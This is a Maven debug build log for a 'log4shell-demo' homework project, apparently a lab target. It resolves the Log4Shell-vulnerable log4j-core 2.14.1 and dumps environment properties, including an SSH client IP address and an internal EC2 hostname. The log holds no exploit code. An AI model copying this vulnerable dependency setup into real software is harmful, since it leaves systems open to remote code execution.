[DEBUG] org.apache.tomcat.embed:tomcat-embed-el:jar:9.0.53:compile (version managed from 9.0.53)

[DEBUG] org.apache.tomcat.embed:tomcat-embed-websocket:jar:9.0.53:compile (version managed from 9.0.53)

[DEBUG] org.springframework:spring-web:jar:5.3.10:compile (version managed from 5.3.10)

[DEBUG] org.springframework:spring-beans:jar:5.3.10:compile (version managed from 5.3.10)

[DEBUG] org.springframework:spring-webmvc:jar:5.3.10:compile (version managed from 5.3.10)

[DEBUG] org.springframework:spring-aop:jar:5.3.10:compile (version managed from 5.3.10)

[DEBUG] org.springframework:spring-context:jar:5.3.10:compile (version managed from 5.3.10)

[DEBUG] org.springframework:spring-expression:jar:5.3.10:compile (version managed from 5.3.10)

[DEBUG] org.springframework.boot:spring-boot-starter-log4j2:jar:2.5.5:compile

[DEBUG] org.apache.logging.log4j:log4j-slf4j-impl:jar:2.14.1:compile (version managed from 2.14.1)

[DEBUG] org.slf4j:slf4j-api:jar:1.7.32:compile (version managed from 1.7.25)

[DEBUG] org.apache.logging.log4j:log4j-api:jar:2.14.1:compile (version managed from 2.14.1)

[DEBUG] org.apache.logging.log4j:log4j-core:jar:2.14.1:compile (version managed from 2.14.1)

[DEBUG] org.apache.logging.log4j:log4j-jul:jar:2.14.1:compile (version managed from 2.14.1)

[DEBUG] org.slf4j:jul-to-slf4j:jar:1.7.32:compile (version managed from 1.7.32)

[INFO]

[INFO] --- maven-clean-plugin:3.1.0:clean (default-clean) @ log4shell-demo ---

[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for apache.snapshots (http://repository.apache.org/snapshots).

[DEBUG] Dependency collection stats {ConflictMarker.analyzeTime=39758, ConflictMarker.markTime=47654, ConflictMarker.nodeCount=14, ConflictIdSorter.graphTime=14123, ConflictIdSorter.topsortTime=14420, ConflictIdSorter.conflictIdCount=12, ConflictIdSorter.conflictIdCycleCount=0, ConflictResolver.totalTime=314923, ConflictResolver.conflictItemCount=14, DefaultDependencyCollector.collectTime=145040890, DefaultDependencyCollector.transformTime=505538}

[DEBUG] org.apache.maven.plugins:maven-clean-plugin:jar:3.1.0

[DEBUG] org.apache.maven:maven-plugin-api:jar:3.0:compile

[DEBUG] org.apache.maven:maven-model:jar:3.0:compile

[DEBUG] org.codehaus.plexus:plexus-utils:jar:2.0.4:compile

[DEBUG] org.apache.maven:maven-artifact:jar:3.0:compile

[DEBUG] org.sonatype.sisu:sisu-inject-plexus:jar:1.4.2:compile

[DEBUG] org.codehaus.plexus:plexus-component-annotations:jar:1.7.1:compile (version managed from default)

[DEBUG] org.codehaus.plexus:plexus-classworlds:jar:2.2.3:compile

[DEBUG] org.sonatype.sisu:sisu-inject-bean:jar:1.4.2:compile

[DEBUG] org.sonatype.sisu:sisu-guice:jar:noaop:2.1.7:compile

[DEBUG] org.apache.maven.shared:maven-shared-utils:jar:3.2.1:compile

[DEBUG] commons-io:commons-io:jar:2.5:compile

[DEBUG] Created new class realm plugin>org.apache.maven.plugins:maven-clean-plugin:3.1.0

[DEBUG] Importing foreign packages into class realm plugin>org.apache.maven.plugins:maven-clean-plugin:3.1.0

[DEBUG] Imported: < maven.api

[DEBUG] Populating class realm plugin>org.apache.maven.plugins:maven-clean-plugin:3.1.0

[DEBUG] Included: org.apache.maven.plugins:maven-clean-plugin:jar:3.1.0

[DEBUG] Included: org.codehaus.plexus:plexus-utils:jar:2.0.4

[DEBUG] Included: org.codehaus.plexus:plexus-component-annotations:jar:1.7.1

[DEBUG] Included: org.sonatype.sisu:sisu-inject-bean:jar:1.4.2

[DEBUG] Included: org.sonatype.sisu:sisu-guice:jar:noaop:2.1.7

[DEBUG] Included: org.apache.maven.shared:maven-shared-utils:jar:3.2.1

[DEBUG] Included: commons-io:commons-io:jar:2.5

[DEBUG] Configuring mojo org.apache.maven.plugins:maven-clean-plugin:3.1.0:clean from plugin realm ClassRealm[plugin>org.apache.maven.plugins:maven-clean-plugin:3.1.0, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]

[DEBUG] Configuring mojo 'org.apache.maven.plugins:maven-clean-plugin:3.1.0:clean' with basic configurator -->

[DEBUG] (f) directory = /home/ec2-user/log4shell-homework/target

[DEBUG] (f) excludeDefaultDirectories = false

[DEBUG] (f) failOnError = true

[DEBUG] (f) followSymLinks = false

[DEBUG] (f) outputDirectory = /home/ec2-user/log4shell-homework/target/classes

[DEBUG] (f) reportDirectory = /home/ec2-user/log4shell-homework/target/classes

[DEBUG] (f) retryOnError = true

[DEBUG] (f) skip = false

[DEBUG] (f) testOutputDirectory = /home/ec2-user/log4shell-homework/target/test-classes

[DEBUG] -- end configuration --

[INFO] Deleting /home/ec2-user/log4shell-homework/target

[INFO] Deleting file /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar

[INFO] Deleting file /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar.original

[INFO] Deleting file /home/ec2-user/log4shell-homework/target/maven-archiver/pom.properties

[INFO] Deleting directory /home/ec2-user/log4shell-homework/target/maven-archiver

[INFO] Deleting directory /home/ec2-user/log4shell-homework/target

[DEBUG] Skipping non-existing directory /home/ec2-user/log4shell-homework/target/classes

[DEBUG] Skipping non-existing directory /home/ec2-user/log4shell-homework/target/test-classes

[DEBUG] Skipping non-existing directory /home/ec2-user/log4shell-homework/target/classes

[INFO]

[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---

[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for repository.jboss.org (http://repository.jboss.org/maven2).

[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for snapshots.jboss.org (http://snapshots.jboss.org/maven2).

[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for oss.sonatype.org/jboss-snapshots (http://oss.sonatype.org/content/repositories/jboss-snapshots).

[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for codehaus.snapshots (http://snapshots.repository.codehaus.org).

[DEBUG] Dependency collection stats {ConflictMarker.analyzeTime=220242, ConflictMarker.markTime=130070, ConflictMarker.nodeCount=99, ConflictIdSorter.graphTime=115922, ConflictIdSorter.topsortTime=26599, ConflictIdSorter.conflictIdCount=35, ConflictIdSorter.conflictIdCycleCount=0, ConflictResolver.totalTime=11204378, ConflictResolver.conflictItemCount=85, DefaultDependencyCollector.collectTime=219527633, DefaultDependencyCollector.transformTime=11799587}

[DEBUG] org.apache.maven.plugins:maven-resources-plugin:jar:3.2.0

[DEBUG] org.apache.maven:maven-plugin-api:jar:3.1.0:compile

[DEBUG] org.apache.maven:maven-artifact:jar:3.1.0:compile

[DEBUG] org.apache.maven:maven-core:jar:3.1.0:compile

[DEBUG] org.apache.maven:maven-settings:jar:3.1.0:compile

[DEBUG]   org.apache.maven:maven-settings-builder:jar:3.1.0:compile

[DEBUG]   org.apache.maven:maven-repository-metadata:jar:3.1.0:compile

[DEBUG]   org.apache.maven:maven-model-builder:jar:3.1.0:compile

[DEBUG]   org.apache.maven:maven-aether-provider:jar:3.1.0:compile

[DEBUG]   org.eclipse.aether:aether-spi:jar:0.9.0.M2:compile

[DEBUG]   org.eclipse.aether:aether-impl:jar:0.9.0.M2:compile

[DEBUG]   org.eclipse.aether:aether-api:jar:0.9.0.M2:compile

[DEBUG]   org.eclipse.aether:aether-util:jar:0.9.0.M2:compile

[DEBUG]   org.codehaus.plexus:plexus-utils:jar:3.0.10:compile

[DEBUG]   org.codehaus.plexus:plexus-classworlds:jar:2.4.2:compile

[DEBUG]   org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3:compile

[DEBUG]   org.sonatype.plexus:plexus-cipher:jar:1.4:compile

[DEBUG] org.apache.maven:maven-model:jar:3.1.0:compile

[DEBUG] org.codehaus.plexus:plexus-component-annotations:jar:2.0.0:compile

[DEBUG] org.codehaus.plexus:plexus-interpolation:jar:1.26:runtime

[DEBUG] org.eclipse.sisu:org.eclipse.sisu.plexus:jar:0.0.0.M2a:compile

[DEBUG]   javax.enterprise:cdi-api:jar:1.0:compile

[DEBUG]   javax.annotation:jsr250-api:jar:1.0:compile

[DEBUG]   javax.inject:javax.inject:jar:1:compile

[DEBUG]   com.google.guava:guava:jar:10.0.1:compile

[DEBUG]   com.google.code.findbugs:jsr305:jar:1.3.9:compile

[DEBUG]   org.sonatype.sisu:sisu-guice:jar:no_aop:3.1.0:compile

[DEBUG]   aopalliance:aopalliance:jar:1.0:compile

[DEBUG]   org.eclipse.sisu:org.eclipse.sisu.inject:jar:0.0.0.M2a:compile

[DEBUG]   asm:asm:jar:3.3.1:compile

[DEBUG] org.apache.maven.shared:maven-filtering:jar:3.2.0:compile

[DEBUG]   org.apache.maven.shared:maven-shared-utils:jar:3.3.3:compile

[DEBUG]   org.sonatype.plexus:plexus-build-api:jar:0.0.7:compile

[DEBUG] commons-io:commons-io:jar:2.6:compile

[DEBUG] org.apache.commons:commons-lang3:jar:3.8.1:compile

[DEBUG] Created new class realm plugin>org.apache.maven.plugins:maven-resources-plugin:3.2.0

[DEBUG] Importing foreign packages into class realm plugin>org.apache.maven.plugins:maven-resources-plugin:3.2.0

[DEBUG] Imported: < maven.api

[DEBUG] Populating class realm plugin>org.apache.maven.plugins:maven-resources-plugin:3.2.0

[DEBUG] Included: org.apache.maven.plugins:maven-resources-plugin:jar:3.2.0

[DEBUG] Included: org.eclipse.aether:aether-util:jar:0.9.0.M2

[DEBUG] Included: org.codehaus.plexus:plexus-utils:jar:3.0.10

[DEBUG] Included: org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3

[DEBUG] Included: org.sonatype.plexus:plexus-cipher:jar:1.4

[DEBUG] Included: org.codehaus.plexus:plexus-component-annotations:jar:2.0.0

[DEBUG] Included: org.codehaus.plexus:plexus-interpolation:jar:1.26

[DEBUG] Included: javax.enterprise:cdi-api:jar:1.0

[DEBUG] Included: javax.annotation:jsr250-api:jar:1.0

[DEBUG] Included: com.google.guava:guava:jar:10.0.1

[DEBUG] Included: com.google.code.findbugs:jsr305:jar:1.3.9

[DEBUG] Included: org.sonatype.sisu:sisu-guice:jar:no_aop:3.1.0

[DEBUG] Included: aopalliance:aopalliance:jar:1.0

[DEBUG] Included: org.eclipse.sisu:org.eclipse.sisu.inject:jar:0.0.0.M2a

[DEBUG] Included: asm:asm:jar:3.3.1

[DEBUG] Included: org.apache.maven.shared:maven-filtering:jar:3.2.0

[DEBUG] Included: org.apache.maven.shared:maven-shared-utils:jar:3.3.3

[DEBUG] Included: org.sonatype.plexus:plexus-build-api:jar:0.0.7

[DEBUG] Included: commons-io:commons-io:jar:2.6

[DEBUG] Included: org.apache.commons:commons-lang3:jar:3.8.1

[DEBUG] Configuring mojo org.apache.maven.plugins:maven-resources-plugin:3.2.0:resources from plugin realm ClassRealm[plugin>org.apache.maven.plugins:maven-resources-plugin:3.2.0, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]

[DEBUG] Configuring mojo 'org.apache.maven.plugins:maven-resources-plugin:3.2.0:resources' with basic configurator -->

[DEBUG] (f) addDefaultExcludes = true

[DEBUG] (f) buildFilters = []

[DEBUG] (s) delimiters = [@]

[DEBUG] (f) encoding = UTF-8

[DEBUG] (f) escapeWindowsPaths = true

[DEBUG] (f) fileNameFiltering = false

[DEBUG] (s) includeEmptyDirs = false

[DEBUG] (s) outputDirectory = /home/ec2-user/log4shell-homework/target/classes

[DEBUG] (s) overwrite = false

[DEBUG] (f) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml

[DEBUG] (f) propertiesEncoding = UTF-8

[DEBUG] (s) resources = [Resource {targetPath: null, filtering: true, FileSet {directory: /home/ec2-user/log4shell-homework/src/main/resources, PatternSet [includes: {**/application*.yml, **/application*.yaml, **/application*.properties}, excludes: {}]}}, Resource {targetPath: null, filtering: false, FileSet {directory: /home/ec2-user/log4shell-homework/src/main/resources, PatternSet [includes: {}, excludes: {**/application*.yml, **/application*.yaml, **/application*.properties}]}}]

[DEBUG] (f) session = org.apache.maven.execution.MavenSession@2dddc1b9

[DEBUG] (f) skip = false

[DEBUG] (f) supportMultiLineFiltering = false

[DEBUG] (f) useBuildFilters = true

[DEBUG] (s) useDefaultDelimiters = false

[DEBUG] -- end configuration --

[DEBUG] properties used {spring-integration.version=5.5.4, flyway.version=7.7.3, java.specification.version=17, webjars-hal-browser.version=3325375, java.vendor.url=https://aws.amazon.com/corretto/, sun.boot.library.path=/usr/lib/jvm/java-17-amazon-corretto.x86_64/lib, sun.java.command=org.codehaus.plexus.classworlds.launcher.Launcher clean package -X, jdk.debug=release, maven.version=3.8.4, javax-activation.version=1.2.0, kafka.version=2.7.1, jboss-transaction-spi.version=7.6.1.Final, java.vm.specification.vendor=Oracle Corporation, java.specification.name=Java Platform API Specification, byte-buddy.version=1.10.22, maven-install-plugin.version=2.5.2, env.which_declare=declare -f, java.runtime.version=17.0.15+6-LTS, httpclient5.version=5.0.4, env.SELINUX_ROLE_REQUESTED=, java.vendor.version=Corretto-17.0.15.6.1, env.HISTCONTROL=ignoredups, micrometer.version=1.7.4, rxjava-adapter.version=1.2.1, project.baseUri=file:/home/ec2-user/log4shell-homework/, hibernate.version=5.4.32.Final, java.io.tmpdir=/tmp, java.version=17.0.15, javax-persistence.version=2.2, jakarta-ws-rs.version=2.1.6, build-helper-maven-plugin.version=3.2.0, mockito.version=3.9.0,

java.vm.specification.name=Java Virtual Machine Specification, infinispan.version=12.1.7.Final, nekohtml.version=1.9.22, maven-assembly-plugin.version=3.3.0, native.encoding=UTF-8, java.library.path=/usr/java/packages/lib:/usr/lib64:/lib64:/lib:/usr/lib, jakarta-servlet.version=4.0.4, java.vendor=Amazon.com Inc., java.specification.maintenance.version=1, thymeleaf-extras-java8time.version=3.0.4.RELEASE, undertow.version=2.2.10.Final, mariadb.version=2.7.4, selenium-htmlunit.version=2.49.1, thymeleaf-extras-data-attribute.version=2.0.1, ehcache3.version=3.9.6, jakarta-xml-bind.version=2.3.3, commons-dbcp2.version=2.8.0, env.LANG=C.UTF-8, mongodb.version=4.2.3, java.vm.specification.version=17, javax-transaction.version=1.3, maven.compiler.source=11, env.BASH_FUNC_which%%=() { (alias;

 eval ${which_declare}) | /usr/bin/which --tty-only --read-alias --read-functions --show-tilde --show-dot "$@"

}, user.home=/home/ec2-user, postgresql.version=42.2.23, reactive-streams.version=1.0.3, env.DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus, jmustache.version=1.15, querydsl.version=4.4.0, appengine-sdk.version=1.9.91, thymeleaf-layout-dialect.version=2.5.3, hamcrest.version=2.2, os.version=6.1.134-152.225.amzn2023.x86_64, commons-pool.version=1.6, jakarta-jms.version=2.0.3, jakarta-transaction.version=1.3.3, env.MAIL=/var/spool/mail/ec2-user, java.vm.name=OpenJDK 64-Bit Server VM, maven-help-plugin.version=3.2.0, mimepull.version=1.9.15, json-path.version=2.5.0, jaxen.version=1.2.0, johnzon.version=1.2.14, os.arch=amd64, spring-batch.version=4.3.3, couchbase-client.version=3.1.7, derby.version=10.14.2.0, javax-jsonb.version=1.0, rxjava2.version=2.2.21, javax-jaxws.version=2.3.1, json-smart.version=2.4.7, javax-websocket.version=1.1, commons-codec.version=1.15, caffeine.version=2.9.2, h2.version=1.4.200, env.JAVA_HOME=/usr/lib/jvm/java-17, java.vm.compressedOopsMode=32-bit, pooled-jms.version=1.2.2, unboundid-ldapsdk.version=4.0.14, thymeleaf-extras-springsecurity.version=3.0.4.RELEASE, javax-jaxb.version=2.3.1, sqlite-jdbc.version=3.34.0, jakarta-servlet-jsp-jstl.version=1.2.7, activemq.version=5.16.3, httpasyncclient.version=4.1.4, jtds.version=1.3.1, javax-jms.version=2.0.1, jakarta-websocket.version=1.1.2, env.LOGNAME=ec2-user, spring-security.version=5.5.2, hibernate-validator.version=6.2.0.Final, assertj.version=3.19.0, jakarta-xml-soap.version=1.4.2, influxdb-java.version=2.21, httpcore5.version=5.1.1, lombok.version=1.18.20, maven.compiler.target=11, jakarta-xml-ws.version=2.3.3, env.S_COLORS=auto, library.jansi.path=/usr/share/maven/lib/jansi-native, env.XDG_SESSION_CLASS=user, commons-pool2.version=2.9.0, jackson-bom.version=2.12.5, env.VIRTUAL_ENV=/home/ec2-user/log4shell-homework/venv, spring-retry.version=1.3.1, maven-invoker-plugin.version=3.2.2, maven-antrun-plugin.version=1.8, maven.conf=/usr/share/maven/conf, sun.java.launcher=SUN_STANDARD, resource.delimiter=@, javax-json.version=1.1.4, jboss-logging.version=3.4.2.Final, maven-resources-plugin.version=3.2.0, javax-validation.version=2.0.1.Final, netty.version=4.1.68.Final, jetty-jsp.version=2.2.0.v201112011158, maven-source-plugin.version=3.2.1, jetty.version=9.4.43.v20210629, rxjava.version=1.3.8, elasticsearch.version=7.12.1, java.runtime.name=OpenJDK Runtime Environment, env.XDG_SESSION_ID=8, rest-assured.version=4.3.3, env.SYSTEMD_COLORS=false, maven-deploy-plugin.version=2.8.2, env.MAVEN_CMD_LINE_ARGS= clean package -X, log4j2.version=2.14.1, maven-failsafe-plugin.version=2.22.2, spring-framework.version=5.3.10, dropwizard-metrics.version=4.1.25, git-commit-id-plugin.version=4.0.5, kotlin-coroutines.version=1.5.2, hazelcast-hibernate5.version=2.2.1, htmlunit.version=2.49.1, env.TERM=xterm-256color, sun.arch.data.model=64, spring-restdocs.version=2.0.5.RELEASE, freemarker.version=2.3.31, thymeleaf.version=3.0.12.RELEASE, jakarta-json.version=1.1.6, janino.version=3.1.6, maven-jar-plugin.version=3.2.0, maven-compiler-plugin.version=3.8.1, java.specification.vendor=Oracle Corporation, rabbit-amqp-client.version=5.12.0, java.version.date=2025-04-15, spring-amqp.version=2.3.10, java.home=/usr/lib/jvm/java-17-amazon-corretto.x86_64, maven-war-plugin.version=3.3.2, jolokia.version=1.6.2, sun.management.compiler=HotSpot 64-Bit Tiered Compilers, jetty-

reactive-httpclient.version=1.1.10, env.PATH=/home/ec2-user/log4shell-homework/venv/bin:/home/ec2-user/.local/bin:/home/ec2-user/bin:/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin, maven-dependency-plugin.version=3.1.2, httpclient.version=4.5.13,
env.LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=01;37;41:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.webp=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=01;36:*.au=01;36:*.flac=01;36:*.m4a=01;36:*.mid=01;36:*.midi=01;36:*.mka=01;36:*.mp3=01;36:*.mpc=01;36:*.ogg=01;36:*.ra=01;36:*.wav=01;36:*.oga=01;36:*.opus=01;36:*.spx=01;36:*.xspf=01;36:, jsonassert.version=1.5.0, file.encoding=UTF-8, gson.version=2.8.8, sun-mail.version=1.6.7, jakarta-annotation.version=1.3.5, env.HOSTNAME=ip-172-31-46-85.us-east-2.compute.internal, env.SHLVL=1, mssql-jdbc.version=9.2.1.jre8, snakeyaml.version=1.28, okhttp3.version=3.14.9, liquibase.version=4.3.5, httpcore.version=4.4.14, lettuce.version=6.1.5.RELEASE, classworlds.conf=/usr/share/maven/bin/m2.conf, sun.io.unicode.encoding=UnicodeLittle, kotlin.version=1.5.31, wsdl4j.version=1.6.3, tomcat.version=9.0.53, sendgrid.version=4.7.5, env.SSH_CLIENT=76.141.92.20 44903 22, glassfish-jaxb.version=2.3.5, spring-ws.version=3.1.1, commons-lang3.version=3.12.0, os.name=Linux, junit.version=4.13.2, jetty-el.version=9.0.52, env.SELINUX_USE_CURRENT_RANGE=, db2-jdbc.version=11.5.6.0, maven.build.timestamp=2025-05-29T00:37:14Z, env.SSH_CONNECTION=76.141.92.20 44903 172.31.46.85 22, reactor-bom.version=2020.0.11, maven-enforcer-plugin.version=3.0.0, jstl.version=1.2, quartz.version=2.3.2, javax-money.version=1.1, spring-hateoas.version=1.3.4, path.separator=:, env.SHELL=/bin/bash, jakarta-validation.version=2.0.2, env.HISTSIZE=1000, maven.multiModuleProjectDirectory=/home/ec2-user/log4shell-homework, oracle-database.version=21.1.0.0, env.MAVEN_PROJECTBASEDIR=/home/ec2-user/log4shell-homework, java.vm.info=mixed mode, sharing, cassandra-driver.version=4.11.3, env.USER=ec2-user, java.class.version=61.0, xml-maven-plugin.version=1.0.2, sun.jnu.encoding=UTF-8, xmlunit2.version=2.8.2, jakarta-mail.version=1.6.7, slf4j.version=1.7.32, r2dbc-bom.version=Arabba-SR10, solr.version=8.8.2, saaj-impl.version=1.5.3, nimbus-jose-jwt.version=9.10.1, maven.build.version=Apache Maven 3.8.4 (Red Hat 3.8.4-3.amzn2023.0.5), hikaricp.version=4.0.3, maven.home=/usr/share/maven, netty-tcnative.version=2.0.43.Final, maven-shade-plugin.version=3.2.4, sun.stderr.encoding=UTF-8, jakarta-json-bind.version=1.0.2, file.separator=/, line.separator=

, sun.stdout.encoding=UTF-8, env.SSH_TTY=/dev/pts/0, spring-kafka.version=2.7.7, jersey.version=2.33, user.name=ec2-user, hazelcast.version=4.1.5, env.SELINUX_LEVEL_REQUESTED=, jdom2.version=2.0.6, atomikos.version=4.0.6, aspectj.version=1.9.7, hsqldb.version=2.5.2, ojdbc.version=19.3.0.0, env.XDG_RUNTIME_DIR=/run/user/1000, webjars-locator-core.version=0.46, project.reporting.outputEncoding=UTF-8, env.MOTD_SHOWN=pam, env.XDG_SESSION_TYPE=tty, oauth2-oidc-sdk.version=9.9.1, awaitility.version=4.0.3, env.OLDPWD=/home/ec2-user/log4shell-homework, env.PWD=/home/ec2-user/log4shell-homework, embedded-mongo.version=3.0.0, env.LESSOPEN=||/usr/bin/lesspipe.sh %s, spring-ldap.version=2.3.4.RELEASE,

java.class.path=/usr/share/maven/boot/plexus-classworlds-2.6.0.jar, dependency-management-plugin.version=1.0.11.RELEASE, env.HOME=/home/ec2-user, java.vm.vendor=Amazon.com Inc., maven-javadoc-plugin.version=3.2.0, servlet-api.version=4.0.1, rsocket.version=1.1.1, jakarta-persistence.version=2.2.3, artemis.version=2.17.0, groovy.version=3.0.9, javax-cache.version=1.1.1, logback.version=1.2.6, prometheus-pushgateway.version=0.10.0, sun.cpu.endian=little, versions-maven-plugin.version=2.8.1, user.language=en, jedis.version=3.6.3, maven-clean-plugin.version=3.1.0, javax-mail.version=1.6.2, maven-surefire-plugin.version=2.22.2, javax-annotation.version=1.3.2, spring-data-bom.version=2021.0.5, mysql.version=8.0.26, classmate.version=1.5.1, jaybird.version=4.0.3.java8, antlr2.version=2.7.7, selenium.version=3.141.59, glassfish-el.version=3.0.4, project.build.sourceEncoding=UTF-8, jooq.version=3.14.15, java.vendor.url.bug=https://github.com/corretto/corretto-17/issues/, user.dir=/home/ec2-user/log4shell-homework, ehcache.version=2.10.9.2, junit-jupiter.version=5.7.2, java.vm.version=17.0.15+6-LTS, neo4j-java-driver.version=4.2.7, jakarta-activation.version=1.2.2, spring-session-bom.version=2021.0.2}

[INFO] Using 'UTF-8' encoding to copy filtered resources.

[INFO] Using 'UTF-8' encoding to copy filtered properties files.

[DEBUG] resource with targetPath null

directory /home/ec2-user/log4shell-homework/src/main/resources

excludes []

includes [/application*.yml, **/application*.yaml, **/application*.properties]**

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources

[DEBUG] resource with targetPath null

directory /home/ec2-user/log4shell-homework/src/main/resources

excludes [/application*.yml, **/application*.yaml, **/application*.properties]**

includes []

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources

[DEBUG] no use filter components

[INFO]

[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---

[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for ow2-snapshot (http://repository.ow2.org/nexus/content/repositories/snapshots).

[DEBUG] Dependency collection stats {ConflictMarker.analyzeTime=241208, ConflictMarker.markTime=158939, ConflictMarker.nodeCount=118, ConflictIdSorter.graphTime=4510752, ConflictIdSorter.topsortTime=134348, ConflictIdSorter.conflictIdCount=45, ConflictIdSorter.conflictIdCycleCount=0, ConflictResolver.totalTime=2309753, ConflictResolver.conflictItemCount=72, DefaultDependencyCollector.collectTime=195974963, DefaultDependencyCollector.transformTime=7384173}

[DEBUG] org.apache.maven.plugins:maven-compiler-plugin:jar:3.8.1

[DEBUG] org.apache.maven:maven-plugin-api:jar:3.0:compile

[DEBUG] org.apache.maven:maven-model:jar:3.0:compile

[DEBUG] org.sonatype.sisu:sisu-inject-plexus:jar:1.4.2:compile

[DEBUG] org.sonatype.sisu:sisu-inject-bean:jar:1.4.2:compile

[DEBUG] org.sonatype.sisu:sisu-guice:jar:noaop:2.1.7:compile

[DEBUG] org.apache.maven:maven-artifact:jar:3.0:compile

[DEBUG] org.codehaus.plexus:plexus-utils:jar:2.0.4:compile

[DEBUG] org.apache.maven:maven-core:jar:3.0:compile

[DEBUG] org.apache.maven:maven-settings:jar:3.0:compile

[DEBUG] org.apache.maven:maven-settings-builder:jar:3.0:compile

[DEBUG] org.apache.maven:maven-repository-metadata:jar:3.0:compile

[DEBUG] org.apache.maven:maven-model-builder:jar:3.0:compile

[DEBUG] org.apache.maven:maven-aether-provider:jar:3.0:runtime

[DEBUG] org.sonatype.aether:aether-impl:jar:1.7:compile

[DEBUG] org.sonatype.aether:aether-spi:jar:1.7:compile

[DEBUG] org.sonatype.aether:aether-api:jar:1.7:compile

[DEBUG] org.sonatype.aether:aether-util:jar:1.7:compile

[DEBUG] org.codehaus.plexus:plexus-interpolation:jar:1.14:compile

[DEBUG] org.codehaus.plexus:plexus-classworlds:jar:2.2.3:compile

[DEBUG] org.codehaus.plexus:plexus-component-annotations:jar:1.7.1:compile (version managed from default)

[DEBUG] org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3:compile

[DEBUG] org.sonatype.plexus:plexus-cipher:jar:1.4:compile

[DEBUG] org.apache.maven.shared:maven-shared-utils:jar:3.2.1:compile

[DEBUG] commons-io:commons-io:jar:2.5:compile

[DEBUG] org.apache.maven.shared:maven-shared-incremental:jar:1.1:compile

[DEBUG] org.codehaus.plexus:plexus-java:jar:0.9.10:compile

[DEBUG] org.ow2.asm:asm:jar:6.2:compile

[DEBUG] com.thoughtworks.qdox:qdox:jar:2.0-M9:compile (version managed from default)

[DEBUG] org.codehaus.plexus:plexus-compiler-api:jar:2.8.4:compile

[DEBUG] org.codehaus.plexus:plexus-compiler-manager:jar:2.8.4:compile

[DEBUG] org.codehaus.plexus:plexus-compiler-javac:jar:2.8.4:runtime

[DEBUG] Created new class realm plugin>org.apache.maven.plugins:maven-compiler-plugin:3.8.1

[DEBUG] Importing foreign packages into class realm plugin>org.apache.maven.plugins:maven-compiler-plugin:3.8.1

[DEBUG] Imported: < maven.api

[DEBUG] Populating class realm plugin>org.apache.maven.plugins:maven-compiler-plugin:3.8.1

[DEBUG] Included: org.apache.maven.plugins:maven-compiler-plugin:jar:3.8.1

[DEBUG] Included: org.sonatype.sisu:sisu-inject-bean:jar:1.4.2

[DEBUG] Included: org.sonatype.sisu:sisu-guice:jar:noaop:2.1.7

[DEBUG] Included: org.codehaus.plexus:plexus-utils:jar:2.0.4

[DEBUG] Included: org.sonatype.aether:aether-util:jar:1.7

[DEBUG] Included: org.codehaus.plexus:plexus-interpolation:jar:1.14

[DEBUG] Included: org.codehaus.plexus:plexus-component-annotations:jar:1.7.1

[DEBUG] Included: org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3

[DEBUG] Included: org.sonatype.plexus:plexus-cipher:jar:1.4

[DEBUG] Included: org.apache.maven.shared:maven-shared-utils:jar:3.2.1

[DEBUG] Included: commons-io:commons-io:jar:2.5

[DEBUG] Included: org.apache.maven.shared:maven-shared-incremental:jar:1.1

[DEBUG] Included: org.codehaus.plexus:plexus-java:jar:0.9.10

